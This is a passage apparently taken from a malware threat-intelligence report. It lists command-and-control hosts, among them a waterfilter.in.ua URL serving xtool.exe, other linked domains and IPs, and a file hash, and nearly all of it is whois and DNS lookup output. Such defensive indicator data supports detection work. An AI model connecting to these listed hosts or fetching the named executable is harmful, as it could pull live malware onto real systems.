 nic-hdl: SA7501-RIPE  
 mnt-by: THEHOST-MNT  
 created: 2011-03-01T10:36:18Z  
 last-modified: 2015-11-29T21:15:42Z  
 source: RIPE  
 % Information related to '176.114.0.0/22AS56485'  
 route: 176.114.0.0/22  
 descr: FOP Sedinkin Olexandr Valeriyovuch  
 origin: AS56485  
 mnt-by: THEHOST-MNT  
 created: 2014-04-26T22:55:50Z  
 last-modified: 2014-04-26T22:58:13Z  
 source: RIPE  
 % This query was served by the RIPE Database Query Service version 1.88 (ANGUS)  
 DNS records

DNS query for 120.0.114.176.in-addr.arpa failed: TimedOut

name	class	type	data	time to live
editprod.waterfilter.in.ua	IN	A	176.114.0.120	3600s (01:00:00)
waterfilter.in.ua	IN	MX		
preference:		20		
exchange:		mail.waterfilter.in.ua		
		3600s	(01:00:00)	
waterfilter.in.ua	IN	TXT	v=spf1 ip4:176.114.0.120 a mx ~all	3600s (01:00:00)
waterfilter.in.ua	IN	NS	ns2.thehost.com.ua	3600s (01:00:00)
waterfilter.in.ua	IN	A	176.114.0.120	3600s (01:00:00)
waterfilter.in.ua	IN	SOA		
server:		ns1.thehost.com.ua		
email:		hostmaster@thehost.com.ua		
serial:		2015031414		
refresh:		10800		
retry:		3600		
expire:		604800		
minimum ttl:		86400		

```
3600s (01:00:00)
waterfilter.in.ua IN NS ns1.thehost.com.ua 3600s (01:00:00)
waterfilter.in.ua IN MX
preference: 10
exchange: mail.waterfilter.in.ua
3600s (01:00:00)
waterfilter.in.ua IN NS ns3.thehost.com.ua 3600s (01:00:00)
120.0.114.176.in-addr.arpa IN PTR s12.thehost.com.ua 3600s (01:00:00)
0.114.176.in-addr.arpa IN NS ns3.thehost.com.ua 3600s (01:00:00)
0.114.176.in-addr.arpa IN NS ns1.thehost.com.ua 3600s (01:00:00)
0.114.176.in-addr.arpa IN SOA
server: noc.thehost.com.ua
email: hostmaster@thehost.com.ua
serial: 2014044192
refresh: 10800
retry: 3600
expire: 604800
minimum ttl: 86400
3600s (01:00:00)
0.114.176.in-addr.arpa IN NS ns2.thehost.com.ua 3600s (01:00:00)
0.114.176.in-addr.arpa IN NS ns4.thehost.com.ua 3600s (01:00:00)
```

**Relationships**

(D) editprod.waterfilter.in.ua	Characterized_By	(W) Address lookup
(D) editprod.waterfilter.in.ua	Connected_From	(F) 9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5 (617ba)
(D) editprod.waterfilter.in.ua	Related_To	(P) 80
(D) editprod.waterfilter.in.ua	Related_To	(I) 176.114.0.120

**Description**

Identified Command and Control Location.

**mymodule.waterfilter.in.ua/system/logs/xtool.exe**

**Ports**

- 80

**Whois**

Address lookup  
canonical name mymodule.waterfilter.in.ua.  
aliases  
addresses 176.114.0.157

Domain Whois record  
Queried whois.ua with "waterfilter.in.ua"...

```
% request from 209.200.105.145
% This is the Ukrainian Whois query server #F.
% The Whois is subject to Terms of use
% See https[:]//hostmaster.ua/services/
%
% The object shown below is NOT in the UANIC database.
% It has been obtained by querying a remote server:
% (whois.in.ua) at port 43.
%
% REDIRECT BEGIN
% In.UA whois server. (whois.in.ua)
% All questions regarding this service please send to help@whois.in.ua
% To search for domains and In.UA maintainers using the web, visit http[:]//whois.in.ua
domain: waterfilter.in.ua
descr: waterfilter.in.ua
admin-c: THST-UANIC
tech-c: THST-UANIC
status: OK-UNTIL 20170310000000
nserver: ns1.thehost.com.ua
nserver: ns2.thehost.com.ua
nserver: ns3.thehost.com.ua
mnt-by: THEHOST-MNT-INUA
mnt-lower: THEHOST-MNT-INUA
changed: hostmaster@thehost.com.ua 20160224094245
```

source: INUA  
% REDIRECT END

#### Network Whois record

Queried whois.ripe.net with "-B 176.114.0.157"...

% Information related to '176.114.0.0 - 176.114.15.255'

% Abuse contact for '176.114.0.0 - 176.114.15.255' is 'abuse@thehost.ua'

inetnum: 176.114.0.0 - 176.114.15.255

netname: THEHOST-NETWORK-3

country: UA

org: ORG-FSOV1-RIPE

admin-c: SA7501-RIPE

tech-c: SA7501-RIPE

status: ASSIGNED PI

mnt-by: RIPE-NCC-END-MNT

mnt-by: THEHOST-MNT

mnt-routes: THEHOST-MNT

mnt-domains: THEHOST-MNT

created: 2012-04-10T13:34:51Z

last-modified: 2016-04-14T10:45:42Z

source: RIPE

sponsoring-org: ORG-NL64-RIPE

organisation: ORG-FSOV1-RIPE

org-name: FOP Sedinkin Olexandr Valeriyovuch

org-type: other

address: 08154, Ukraine, Boyarka, Belogorodskaya str., 11a

e-mail: info@thehost.ua

abuse-c: AR19055-RIPE

abuse-mailbox: abuse@thehost.ua

remarks: -----

remarks: Hosting Provider TheHost

remarks: -----

remarks: For abuse/spam issues contact abuse@thehost.ua

remarks: For general/sales questions contact info@thehost.ua

remarks: For technical support contact support@thehost.ua

remarks: -----

phone: +380 44 222-9-888

phone: +7 499 403-36-28

fax-no: +380 44 222-9-888 ext. 4

admin-c: SA7501-RIPE

mnt-ref: THEHOST-MNT

mnt-by: THEHOST-MNT

created: 2011-03-01T10:48:14Z

last-modified: 2015-11-29T21:16:15Z

source: RIPE

person: Sedinkin Alexander

address: Ukraine, Boyarka, Belogorodskaya str., 11a

phone: +380 44 222-9-888 ext. 213

address: UKRAINE

nic-hdl: SA7501-RIPE

mnt-by: THEHOST-MNT

created: 2011-03-01T10:36:18Z

last-modified: 2015-11-29T21:15:42Z

source: RIPE

% Information related to '176.114.0.0/22AS56485'

route: 176.114.0.0/22

descr: FOP Sedinkin Olexandr Valeriyovuch

origin: AS56485

mnt-by: THEHOST-MNT

created: 2014-04-26T22:55:50Z

last-modified: 2014-04-26T22:58:13Z

source: RIPE

% This query was served by the RIPE Database Query Service version 1.88 (HEREFORD)

#### DNS records

DNS query for 157.0.114.176.in-addr.arpa failed: TimedOut

name class type data time to live

mymodule.waterfilter.in.ua IN A 176.114.0.157 3600s (01:00:00)

waterfilter.in.ua IN SOA

server: ns1.thehost.com.ua

email: hostmaster@thehost.com.ua

serial: 2015031414

refresh: 10800  
retry: 3600  
expire: 604800  
minimum ttl: 86400  
3600s (01:00:00)  
waterfilter.in.ua IN NS ns2.thehost.com.ua 3600s (01:00:00)  
waterfilter.in.ua IN MX  
preference: 20  
exchange: mail.waterfilter.in.ua  
3600s (01:00:00)  
waterfilter.in.ua IN TXT v=spf1 ip4:176.114.0.120 a mx ~all3600s (01:00:00)  
waterfilter.in.ua IN NS ns3.thehost.com.ua 3600s (01:00:00)  
waterfilter.in.ua IN MX  
preference: 10  
exchange: mail.waterfilter.in.ua  
3600s (01:00:00)  
waterfilter.in.ua IN A 176.114.0.120 3600s (01:00:00)  
waterfilter.in.ua IN NS ns1.thehost.com.ua 3600s (01:00:00)  
157.0.114.176.in-addr.arpa IN PTR waterfilter.in.ua 3600s (01:00:00)  
0.114.176.in-addr.arpa IN NS ns4.thehost.com.ua 3600s (01:00:00)  
0.114.176.in-addr.arpa IN NS ns1.thehost.com.ua 3600s (01:00:00)  
0.114.176.in-addr.arpa IN SOA  
server: noc.thehost.com.ua  
email: hostmaster@thehost.com.ua  
serial: 2014044197  
refresh: 10800  
retry: 3600  
expire: 604800  
minimum ttl: 86400  
3600s (01:00:00)  
0.114.176.in-addr.arpa IN NS ns2.thehost.com.ua 3600s (01:00:00)  
0.114.176.in-addr.arpa IN NS ns3.thehost.com.ua 3600s (01:00:00)  
-- end --

Relationships		
(D) mymodule.waterfilter.in.ua/system /logs/xtool.exe	Related_To	(P) 80
(D) mymodule.waterfilter.in.ua/system /logs/xtool.exe	Characterized_By	(W) Address lookup
(D) mymodule.waterfilter.in.ua/system /logs/xtool.exe	Connected_From	(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)
(D) mymodule.waterfilter.in.ua/system /logs/xtool.exe	Related_To	(I) 176.114.0.157

Description
Identified Command and Control Location.

IPs

204.12.12.40

URI
• private.directinvesting.com

Whois
Address lookup lookup failed 204.12.12.40 Could not find a domain name corresponding to this IP address.
Domain Whois record Don't have a domain name for which to get a record
Network Whois record Queried whois.arin.net with "n ! NET-204-12-12-32-1"...
NetRange: 204.12.12.32 - 204.12.12.63
CIDR: 204.12.12.32/27
NetName: THEMONEYPAPERINC
NetHandle: NET-204-12-12-32-1



Parent: HOSTMYSITE (NET-204-12-0-0-1)  
NetType: Reassigned  
OriginAS: AS20021  
Customer: THE MONEYPAPER INC. (C02687180)  
RegDate: 2011-02-03  
Updated: 2011-02-03  
Ref: https://whois.arin.net/rest/net/NET-204-12-12-32-1  
CustName: THE MONEYPAPER INC.  
Address: 555 THEODORE FREMD AVENUE SUITE B-103  
City: RYE  
StateProv: NY  
PostalCode: 10580  
Country: US  
RegDate: 2011-02-03  
Updated: 2011-03-19  
Ref: https://whois.arin.net/rest/customer/C02687180  
OrgNOCHandle: IPADM271-ARIN  
OrgNOCName: IP Admin  
OrgNOCPhone: +1-302-731-4948  
OrgNOCEmail: ipadmin@hostmysite.com  
OrgNOCRef: https://whois.arin.net/rest/poc/IPADM271-ARIN  
OrgTechHandle: IPADM271-ARIN  
OrgTechName: IP Admin  
OrgTechPhone: +1-302-731-4948  
OrgTechEmail: ipadmin@hostmysite.com  
OrgTechRef: https://whois.arin.net/rest/poc/IPADM271-ARIN  
OrgAbuseHandle: ABUSE1072-ARIN  
OrgAbuseName: Abuse  
OrgAbusePhone: +1-302-731-4948  
OrgAbuseEmail: abuse@hostmysite.com  
OrgAbuseRef: https://whois.arin.net/rest/poc/ABUSE1072-ARIN  
RNOCHandle: IPADM271-ARIN  
RNOCName: IP Admin  
RNOCPHONE: +1-302-731-4948  
RNOCEmail: ipadmin@hostmysite.com  
RNOCRef: https://whois.arin.net/rest/poc/IPADM271-ARIN  
RTechHandle: IPADM271-ARIN  
RTechName: IP Admin  
RTechPhone: +1-302-731-4948  
RTechEmail: ipadmin@hostmysite.com  
RTechRef: https://whois.arin.net/rest/poc/IPADM271-ARIN  
RAbuseHandle: IPADM271-ARIN  
RAbuseName: IP Admin  
RAbusePhone: +1-302-731-4948  
RAbuseEmail: ipadmin@hostmysite.com  
RAbuseRef: https://whois.arin.net/rest/poc/IPADM271-ARIN

DNS records  
DNS query for 40.12.12.204.in-addr.arpa returned an error from the server: NameError

Relationships		
(I) 204.12.12.40	Characterized_By	(W) Address lookup
(I) 204.12.12.40	Related_To	(D) private.directinvesting.com

209.236.67.159

URI
• cderlearn.com

Whois
Address lookup
canonical name dl-573-57.slc.westdc.net.
aliases
addresses 209.236.67.159

Domain Whois record  
Queried whois.internic.net with "dom westdc.net"...

Domain Name:	WESTDC.NET
Registrar:	ENOM, INC.
Sponsoring Registrar IANA ID:	48
Whois Server:	whois.enom.com

Referral URL: <http://www.jenom.com>  
Name Server: NS1.WESTDC.NET  
Name Server: NS2.WESTDC.NET  
Name Server: NS3.WESTDC.NET  
Status: clientTransferProhibited <https://icann.org/epp#clientTransferProhibited>  
Updated Date: 09-dec-2015  
Creation Date: 09-sep-2008  
Expiration Date: 09-sep-2019  
>>> Last update of whois database: Sun, 15 Jan 2017 23:13:20 GMT <<<

Queried whois.enom.com with "westdc.net"...

Domain Name: WESTDC.NET  
Registry Domain ID: 1518630589\_DOMAIN\_NET-VRSN  
Registrar WHOIS Server: whois.enom.com  
Registrar URL: [www.jenom.com](http://www.jenom.com)  
Updated Date: 2015-07-14T14:07:24.00Z  
Creation Date: 2008-09-09T19:31:20.00Z  
Registrar Registration Expiration Date: 2019-09-09T19:31:00.00Z  
Registrar: ENOM, INC.  
Registrar IANA ID: 48  
Domain Status: clientTransferProhibited <https://www.icann.org/epp#clientTransferProhibited>  
Registry Registrant ID:  
Registrant Name: TECHNICAL SUPPORT  
Registrant Organization: UK2 GROUP  
Registrant Street: 517 WEST 100 NORTH, SUITE #225  
Registrant City: PROVIDENCE  
Registrant State/Province: UT  
Registrant Postal Code: 84332  
Registrant Country: US  
Registrant Phone: +1.4357553433  
Registrant Phone Ext:  
Registrant Fax: +1.4357553449  
Registrant Fax Ext:  
Registrant Email: DOMAINMASTER@UK2GROUP.COM  
Registry Admin ID:  
Admin Name: TECHNICAL SUPPORT  
Admin Organization: UK2 GROUP  
Admin Street: 517 WEST 100 NORTH, SUITE #225  
Admin City: PROVIDENCE  
Admin State/Province: UT  
Admin Postal Code: 84332  
Admin Country: US  
Admin Phone: +1.4357553433  
Admin Phone Ext:  
Admin Fax: +1.4357553449  
Admin Fax Ext:  
Admin Email: DOMAINMASTER@UK2GROUP.COM  
Registry Tech ID:  
Tech Name: TECHNICAL SUPPORT  
Tech Organization: UK2 GROUP  
Tech Street: 517 WEST 100 NORTH, SUITE #225  
Tech City: PROVIDENCE  
Tech State/Province: UT  
Tech Postal Code: 84332  
Tech Country: US  
Tech Phone: +1.4357553433  
Tech Phone Ext:  
Tech Fax: +1.4357553449  
Tech Fax Ext:  
Tech Email: DOMAINMASTER@UK2GROUP.COM  
Name Server: NS1.WESTDC.NET  
Name Server: NS2.WESTDC.NET  
Name Server: NS3.WESTDC.NET  
DNSSEC: unsigned  
Registrar Abuse Contact Email: [abuse@enom.com](mailto:abuse@enom.com)  
Registrar Abuse Contact Phone: +1.4252982646  
URL of the ICANN WHOIS Data Problem Reporting System: <http://wdprs.internic.net/>  
>>> Last update of WHOIS database: 2015-07-14T14:07:24.00Z <<<

Network Whois record

Queried secure.mpcustomer.com with "209.236.67.159" ...  
Queried whois.arin.net with "n 209.236.67.159" ...

NetRange: 209.236.64.0 - 209.236.79.255  
 CIDR: 209.236.64.0/20  
 NetName: WH-NET-209-236-64-0-1  
 NetHandle: NET-209-236-64-0-1  
 Parent: NET209 (NET-209-0-0-0-0)  
 NetType: Direct Allocation  
 OriginAS: AS29854  
 Organization: WestHost, Inc. (WESTHO)  
 RegDate: 2010-02-25  
 Updated: 2014-01-02  
 Ref: <https://whois.arin.net/rest/net/NET-209-236-64-0-1>  
 OrgName: WestHost, Inc.  
 OrgId: WESTHO  
 Address: 517 W 100 N STE 225  
 City: Providence  
 StateProv: UT  
 PostalCode: 84332  
 Country: US  
 RegDate: 2000-03-13  
 Updated: 2016-09-30  
 Comment: Please report abuse issues to [abuse@uk2group.com](mailto:abuse@uk2group.com)  
 Ref: <https://whois.arin.net/rest/org/WESTHO>  
 ReferralServer: [rwhois://secure.mpcustomer.com:4321](https://secure.mpcustomer.com:4321)  
 OrgNOCHandle: NOC12189-ARIN  
 OrgNOCName: NOC  
 OrgNOCPhone: +1-435-755-3433  
 OrgNOCEmail: [noc@uk2group.com](mailto:noc@uk2group.com)  
 OrgNOCRef: <https://whois.arin.net/rest/poc/NOC12189-ARIN>  
 OrgTechHandle: WESTH1-ARIN  
 OrgTechName: WestHost Inc  
 OrgTechPhone: +1-435-755-3433  
 OrgTechEmail: [noc@uk2group.com](mailto:noc@uk2group.com)  
 OrgTechRef: <https://whois.arin.net/rest/poc/WESTH1-ARIN>  
 OrgAbuseHandle: WESTH2-ARIN  
 OrgAbuseName: WestHost Abuse  
 OrgAbusePhone: +1-435-755-3433  
 OrgAbuseEmail: [abuse@uk2group.com](mailto:abuse@uk2group.com)  
 OrgAbuseRef: <https://whois.arin.net/rest/poc/WESTH2-ARIN>  
 RTechHandle: WESTH1-ARIN  
 RTechName: WestHost Inc  
 RTechPhone: +1-435-755-3433  
 RTechEmail: [noc@uk2group.com](mailto:noc@uk2group.com)  
 RTechRef: <https://whois.arin.net/rest/poc/WESTH1-ARIN>  
 RNOCHandle: WESTH1-ARIN  
 RNOCName: WestHost Inc  
 RNOCPhone: +1-435-755-3433  
 RNOCEmail: [noc@uk2group.com](mailto:noc@uk2group.com)  
 RNOCRef: <https://whois.arin.net/rest/poc/WESTH1-ARIN>  
 RAbuseHandle: WESTH2-ARIN  
 RAbuseName: WestHost Abuse  
 RAbusePhone: +1-435-755-3433  
 RAbuseEmail: [abuse@uk2group.com](mailto:abuse@uk2group.com)  
 RAbuseRef: <https://whois.arin.net/rest/poc/WESTH2-ARIN>

#### DNS records

name	class	type	data	time to live
dl-573-57.slc.westdc.net	IN	A	209.236.67.216	86400s (1.00:00:00)
westdc.net	IN	SOA		
server:		ns1.westdc.net		
email:		hostmaster@westdc.net		
serial:		2016018517		
refresh:		28800		
retry:		7200		
expire:		604800		
minimum ttl:		600		
		86400s		(1.00:00:00)
westdc.net	IN	MX		
preference:		10		
exchange:		mail.westdc.net		
		86400s		(1.00:00:00)
westdc.net	IN	NS	ns2.westdc.net	86400s (1.00:00:00)
westdc.net	IN	NS	ns3.westdc.net	86400s (1.00:00:00)

westdc.net IN NS ns1.westdc.net 86400s (1.00:00:00)  
159.67.236.209.in-addr.arpa IN PTR dl-573-57.slc.westdc.net 86400s (1.00:00:00)  
67.236.209.in-addr.arpa IN SOA  
server: ns1.westdc.net  
email: hostmaster@westdc.net  
serial: 2010074157  
refresh: 28800  
retry: 7200  
expire: 604800  
minimum ttl: 600  
86400s (1.00:00:00)  
67.236.209.in-addr.arpa IN NS ns3.westdc.net 86400s (1.00:00:00)  
67.236.209.in-addr.arpa IN NS ns1.westdc.net 86400s (1.00:00:00)  
67.236.209.in-addr.arpa IN NS ns2.westdc.net 86400s (1.00:00:00)

Relationships

(I) 209.236.67.159	Characterized_By	(W) Address lookup
(I) 209.236.67.159	Related_To	(D) cderlearn.com

146.185.161.126

URI

- insta.reduct.ru

Whois

Address lookup  
lookup failed 146.185.161.126  
Could not find a domain name corresponding to this IP address.

Domain Whois record  
Don't have a domain name for which to get a record  
Network Whois record  
Queried whois.ripe.net with "-B 146.185.161.126"..  
% Information related to '146.185.160.0 - 146.185.167.255'  
% Abuse contact for '146.185.160.0 - 146.185.167.255' is 'abuse@digitalocean.com'  
inetnum: 146.185.160.0 - 146.185.167.255  
netname: DIGITALOCEAN-AMS-3  
descr: Digital Ocean, Inc.  
country: NL  
admin-c: PT7353-RIPE  
tech-c: PT7353-RIPE  
status: ASSIGNED PA  
mnt-by: digitalocean  
mnt-lower: digitalocean  
mnt-routes: digitalocean  
created: 2013-09-17T17:13:25Z  
last-modified: 2015-11-20T14:45:22Z  
source: RIPE  
person: Network Operations  
address: 101 Ave of the Americas, 10th Floor, New York, NY 10013  
phone: +13478756044  
nic-hdl: PT7353-RIPE  
mnt-by: digitalocean  
created: 2015-03-11T16:37:07Z  
last-modified: 2015-11-19T15:57:21Z  
source: RIPE  
e-mail: noc@digitalocean.com  
org: ORG-DOI2-RIPE  
% This query was served by the RIPE Database Query Service version 1.88 (WAGYU)

DNS records  
DNS query for 126.161.185.146.in-addr.arpa returned an error from the server: NameError  
No records to display

Relationships

(I) 146.185.161.126	Characterized_By	(W) Address lookup
(I) 146.185.161.126	Related_To	(D) insta.reduct.ru

176.114.0.120

## URI

- editprod.waterfilter.in.ua

## Whois

### Address lookup

canonical name s12.thehost.com.ua.

aliases

addresses 176.114.0.120

### Domain Whois record

Queried whois.ua with "thehost.com.ua"...

% request from 209.200.90.218

% This is the Ukrainian Whois query server #1.

% The Whois is subject to Terms of use

% See <https://hostmaster.ua/services/>

%

domain: thehost.com.ua

dom-public: NO

registrant: thehost

admin-c: thehost

tech-c: thehost

mnt-by: ua.thehost

nserver: ns4.thehost.com.ua

nserver: ns3.thehost.com.ua

nserver: ns2.thehost.com.ua

nserver: ns1.thehost.com.ua

status: clientDeleteProhibited

status: clientTransferProhibited

created: 2007-10-25 15:16:15+03

modified: 2015-09-09 01:35:49+03

expires: 2020-10-25 15:16:15+02

source: UAEPP

% Glue Records:

% =====

nserver: ns2.thehost.com.ua

ip-address: 91.109.22.38

nserver: ns4.thehost.com.ua

ip-address: 192.162.240.116

nserver: ns1.thehost.com.ua

ip-address: 91.223.180.14

nserver: ns3.thehost.com.ua

ip-address: 176.111.63.45

% Registrar:

% =====

registrar: ua.thehost

organization: SE Sedinkin Aleksandr Valerievich

organization-loc: ФОП Сєдінкін Олександр Валерійович

url: <http://thehost.com.ua>

city: Boyarka

country: UA

source: UAEPP

% Registrant:

% =====

contact-id: thehost

person: Hosting provider TheHost

person-loc: Хостинг провайдер TheHost

e-mail: [hostmaster@thehost.com.ua](mailto:hostmaster@thehost.com.ua)

address: Belogorodskaya str., 11a

address: Kyiv region

address: Boyarka

postal-code: 08154

country: UA

address-loc: ул. Белогородская, 11a

address-loc: Киевская область

address-loc: Боярка

postal-code-loc: 08154

country-loc: UA

phone: +380.442229888

fax: +380.672366930

mnt-by: ua.thehost

status: linked

```

status:      clientDeleteProhibited
status:      clientTransferProhibited
status:      clientUpdateProhibited
created:     2012-11-22 23:02:17+02
modified:    2015-11-30 00:57:34+02
source:      UAEPP
% Administrative Contacts:
% =====
contact-id:  thehost
person:      Hosting provider TheHost
person-loc:  Хостинг провайдер TheHost
e-mail:      hostmaster@thehost.com.ua
address:     Belogorodskaya str., 11a
address:     Kyiv region
address:     Boyarka
postal-code: 08154
country:     UA
address-loc: ул. Белогородская, 11a
address-loc: Киевская область
address-loc: Боярка
postal-code-loc: 08154
country-loc: UA
phone:       +380.442229888
fax:         +380.672366930
mnt-by:      ua.thehost
status:      linked
status:      clientDeleteProhibited
status:      clientTransferProhibited
status:      clientUpdateProhibited
created:     2012-11-22 23:02:17+02
modified:    2015-11-30 00:57:34+02
source:      UAEPP
% Technical Contacts:
% =====
contact-id:  thehost
person:      Hosting provider TheHost
person-loc:  Хостинг провайдер TheHost
e-mail:      hostmaster@thehost.com.ua
address:     Belogorodskaya str., 11a
address:     Kyiv region
address:     Boyarka
postal-code: 08154
country:     UA
address-loc: ул. Белогородская, 11a
address-loc: Киевская область
address-loc: Боярка
postal-code-loc: 08154
country-loc: UA
phone:       +380.442229888
fax:         +380.672366930
mnt-by:      ua.thehost
status:      linked
status:      clientDeleteProhibited
status:      clientTransferProhibited
status:      clientUpdateProhibited
created:     2012-11-22 23:02:17+02
modified:    2015-11-30 00:57:34+02
source:      UAEPP
% Query time: 6 msec

```

#### Network Whois record

Queried whois.ripe.net with "-B 176.114.0.120"...

% Information related to '176.114.0.0 - 176.114.15.255'

% Abuse contact for '176.114.0.0 - 176.114.15.255' is 'abuse@thehost.ua'

```

inetnum:     176.114.0.0 - 176.114.15.255
netname:     THEHOST-NETWORK-3
country:     UA
org:         ORG-FSOV1-RIPE
admin-c:     SA7501-RIPE
tech-c:      SA7501-RIPE
status:      ASSIGNED PI
mnt-by:      RIPE-NCC-END-MNT

```

```

mnt-by: THEHOST-MNT
mnt-routes: THEHOST-MNT
mnt-domains: THEHOST-MNT
created: 2012-04-10T13:34:51Z
last-modified: 2016-04-14T10:45:42Z
source: RIPE
sponsoring-org: ORG-NL64-RIPE
organisation: ORG-FSOV1-RIPE
org-name: FOP Sedinkin Olexandr Valeriyovuch
org-type: other
address: 08154, Ukraine, Boyarka, Belogorodskaya str., 11a
e-mail: info@thehost.ua
abuse-c: AR19055-RIPE
abuse-mailbox: abuse@thehost.ua
remarks: -----
remarks: Hosting Provider TheHost
remarks: -----
remarks: For abuse/spam issues contact abuse@thehost.ua
remarks: For general/sales questions contact info@thehost.ua
remarks: For technical support contact support@thehost.ua
remarks: -----
phone: +380 44 222-9-888
phone: +7 499 403-36-28
fax-no: +380 44 222-9-888 ext. 4
admin-c: SA7501-RIPE
mnt-ref: THEHOST-MNT
mnt-by: THEHOST-MNT
created: 2011-03-01T10:48:14Z
last-modified: 2015-11-29T21:16:15Z
source: RIPE
person: Sedinkin Alexander
address: Ukraine, Boyarka, Belogorodskaya str., 11a
phone: +380 44 222-9-888 ext. 213
address: UKRAINE
nic-hdl: SA7501-RIPE
mnt-by: THEHOST-MNT
created: 2011-03-01T10:36:18Z
last-modified: 2015-11-29T21:15:42Z
source: RIPE
% Information related to '176.114.0.0/22AS56485'
route: 176.114.0.0/22
descr: FOP Sedinkin Olexandr Valeriyovuch
origin: AS56485
mnt-by: THEHOST-MNT
created: 2014-04-26T22:55:50Z
last-modified: 2014-04-26T22:58:13Z
source: RIPE
% This query was served by the RIPE Database Query Service version 1.88 (ANGUS)

```

#### DNS records

DNS query for 120.0.114.176.in-addr.arpa failed: TimedOut

```

name class type data time to live
s12.thehost.com.ua IN A 176.114.0.120 3600s (01:00:00)
thehost.com.ua IN SOA
server: ns1.thehost.com.ua
email: hostmaster@thehost.com.ua
serial: 2012093399
refresh: 10800
retry: 3600
expire: 6048000
minimum ttl: 86400
3600s (01:00:00)
thehost.com.ua IN NS ns3.thehost.com.ua 86400s (1.00:00:00)
thehost.com.ua IN A 91.234.33.3 3600s (01:00:00)
thehost.com.ua IN TXT yandex-verification: 7984d982d76e47fa 3600s (01:00:00)
thehost.com.ua IN MX
preference: 20
exchange: aspmx2.googlemail.com
3600s (01:00:00)
thehost.com.ua IN MX
preference: 10
exchange: alt2.aspmx.l.google.com

```

3600s (01:00:00)  
thehost.com.ua IN NS ns4.thehost.com.ua 86400s (1.00:00:00)  
thehost.com.ua IN TXT v=spf1 ip4:91.234.32.9 ip4:91.234.35.135 ip4:91.234.35.9 include:\_spf.google.com ~all 3600s (01:00:00)  
thehost.com.ua IN MX  
preference: 20  
exchange: aspmx3.googlemail.com  
3600s (01:00:00)  
thehost.com.ua IN NS ns1.thehost.com.ua 86400s (1.00:00:00)  
thehost.com.ua IN MX  
preference: 40  
exchange: aspmx5.googlemail.com  
3600s (01:00:00)  
thehost.com.ua IN MX  
preference: 10  
exchange: alt1.aspmx.l.google.com  
3600s (01:00:00)  
thehost.com.ua IN NS ns2.thehost.com.ua 86400s (1.00:00:00)  
thehost.com.ua IN MX  
preference: 30  
exchange: aspmx4.googlemail.com  
3600s (01:00:00)  
thehost.com.ua IN MX  
preference: 5  
exchange: aspmx.l.google.com  
3600s (01:00:00)  
120.0.114.176.in-addr.arpa IN PTR s12.thehost.com.ua 3557s (00:59:17)  
0.114.176.in-addr.arpa IN NS ns4.thehost.com.ua 3600s (01:00:00)  
0.114.176.in-addr.arpa IN NS ns3.thehost.com.ua 3600s (01:00:00)  
0.114.176.in-addr.arpa IN NS ns1.thehost.com.ua 3600s (01:00:00)  
0.114.176.in-addr.arpa IN NS ns2.thehost.com.ua 3600s (01:00:00)  
0.114.176.in-addr.arpa IN SOA  
server: noc.thehost.com.ua  
email: hostmaster@thehost.com.ua  
serial: 2014044192  
refresh: 10800  
retry: 3600  
expire: 604800  
minimum ttl: 86400  
3600s (01:00:00)

#### Relationships

(I) 176.114.0.120	Characterized_By	(W) Address lookup
(I) 176.114.0.120	Related_To	(D) editprod.waterfilter.in.ua

## 176.114.0.157

#### URI

- mymodule.waterfilter.in.ua/system/logs/xtool.exe

#### Whois

Address lookup  
canonical name waterfilter.in.ua.  
aliases  
addresses 176.114.0.157  
Domain Whois record

Queried whois.ua with "waterfilter.in.ua"...

% request from 209.200.105.145  
% This is the Ukrainian Whois query server #F.  
% The Whois is subject to Terms of use  
% See <https://hostmaster.ua/services/>  
%

% The object shown below is NOT in the UANIC database.  
% It has been obtained by querying a remote server:  
% (whois.in.ua) at port 43.  
%  
% REDIRECT BEGIN

% In.UA whois server. (whois.in.ua)



% All questions regarding this service please send to [help@whois.in.ua](mailto:help@whois.in.ua)  
% To search for domains and In.UA maintainers using the web, visit <http://whois.in.ua>  
domain: waterfilter.in.ua  
descr: waterfilter.in.ua  
admin-c: THST-UANIC  
tech-c: THST-UANIC  
status: OK-UNTIL 20170310000000  
nserver: ns1.thehost.com.ua  
nserver: ns2.thehost.com.ua  
nserver: ns3.thehost.com.ua  
mnt-by: THEHOST-MNT-INUA  
mnt-lower: THEHOST-MNT-INUA  
changed: hostmaster@thehost.com.ua 20160224094245  
source: INUA

% REDIRECT END

Network Whois record

Queried whois.ripe.net with "-B 176.114.0.157"...

% Information related to '176.114.0.0 - 176.114.15.255'

% Abuse contact for '176.114.0.0 - 176.114.15.255' is 'abuse@thehost.ua'

inetnum: 176.114.0.0 - 176.114.15.255  
netname: THEHOST-NETWORK-3  
country: UA  
org: ORG-FSOV1-RIPE  
admin-c: SA7501-RIPE  
tech-c: SA7501-RIPE  
status: ASSIGNED PI  
mnt-by: RIPE-NCC-END-MNT  
mnt-by: THEHOST-MNT  
mnt-routes: THEHOST-MNT  
mnt-domains: THEHOST-MNT  
created: 2012-04-10T13:34:51Z  
last-modified: 2016-04-14T10:45:42Z  
source: RIPE  
sponsoring-org: ORG-NL64-RIPE

organisation: ORG-FSOV1-RIPE  
org-name: FOP Sedinkin Olexandr Valeriyovuch  
org-type: other  
address: 08154, Ukraine, Boyarka, Belogorodskaya str., 11a  
e-mail: [info@thehost.ua](mailto:info@thehost.ua)  
abuse-c: AR19055-RIPE  
abuse-mailbox: [abuse@thehost.ua](mailto:abuse@thehost.ua)  
remarks: -----  
remarks: Hosting Provider TheHost  
remarks: -----  
remarks: For abuse/spam issues contact [abuse@thehost.ua](mailto:abuse@thehost.ua)  
remarks: For general/sales questions contact [info@thehost.ua](mailto:info@thehost.ua)  
remarks: For technical support contact [support@thehost.ua](mailto:support@thehost.ua)  
remarks: -----  
phone: +380 44 222-9-888  
phone: +7 499 403-36-28  
fax-no: +380 44 222-9-888 ext. 4  
admin-c: SA7501-RIPE  
mnt-ref: THEHOST-MNT  
mnt-by: THEHOST-MNT  
created: 2011-03-01T10:48:14Z  
last-modified: 2015-11-29T21:16:15Z  
source: RIPE

person: Sedinkin Alexander  
address: Ukraine, Boyarka, Belogorodskaya str., 11a  
phone: +380 44 222-9-888 ext. 213  
address: UKRAINE  
nic-hdl: SA7501-RIPE

mnt-by: THEHOST-MNT  
created: 2011-03-01T10:36:18Z  
last-modified: 2015-11-29T21:15:42Z  
source: RIPE

% Information related to '176.114.0.0/22AS56485'

route: 176.114.0.0/22  
descr: FOP Sedinkin Olexandr Valeriyovuch  
origin: AS56485  
mnt-by: THEHOST-MNT  
created: 2014-04-26T22:55:50Z  
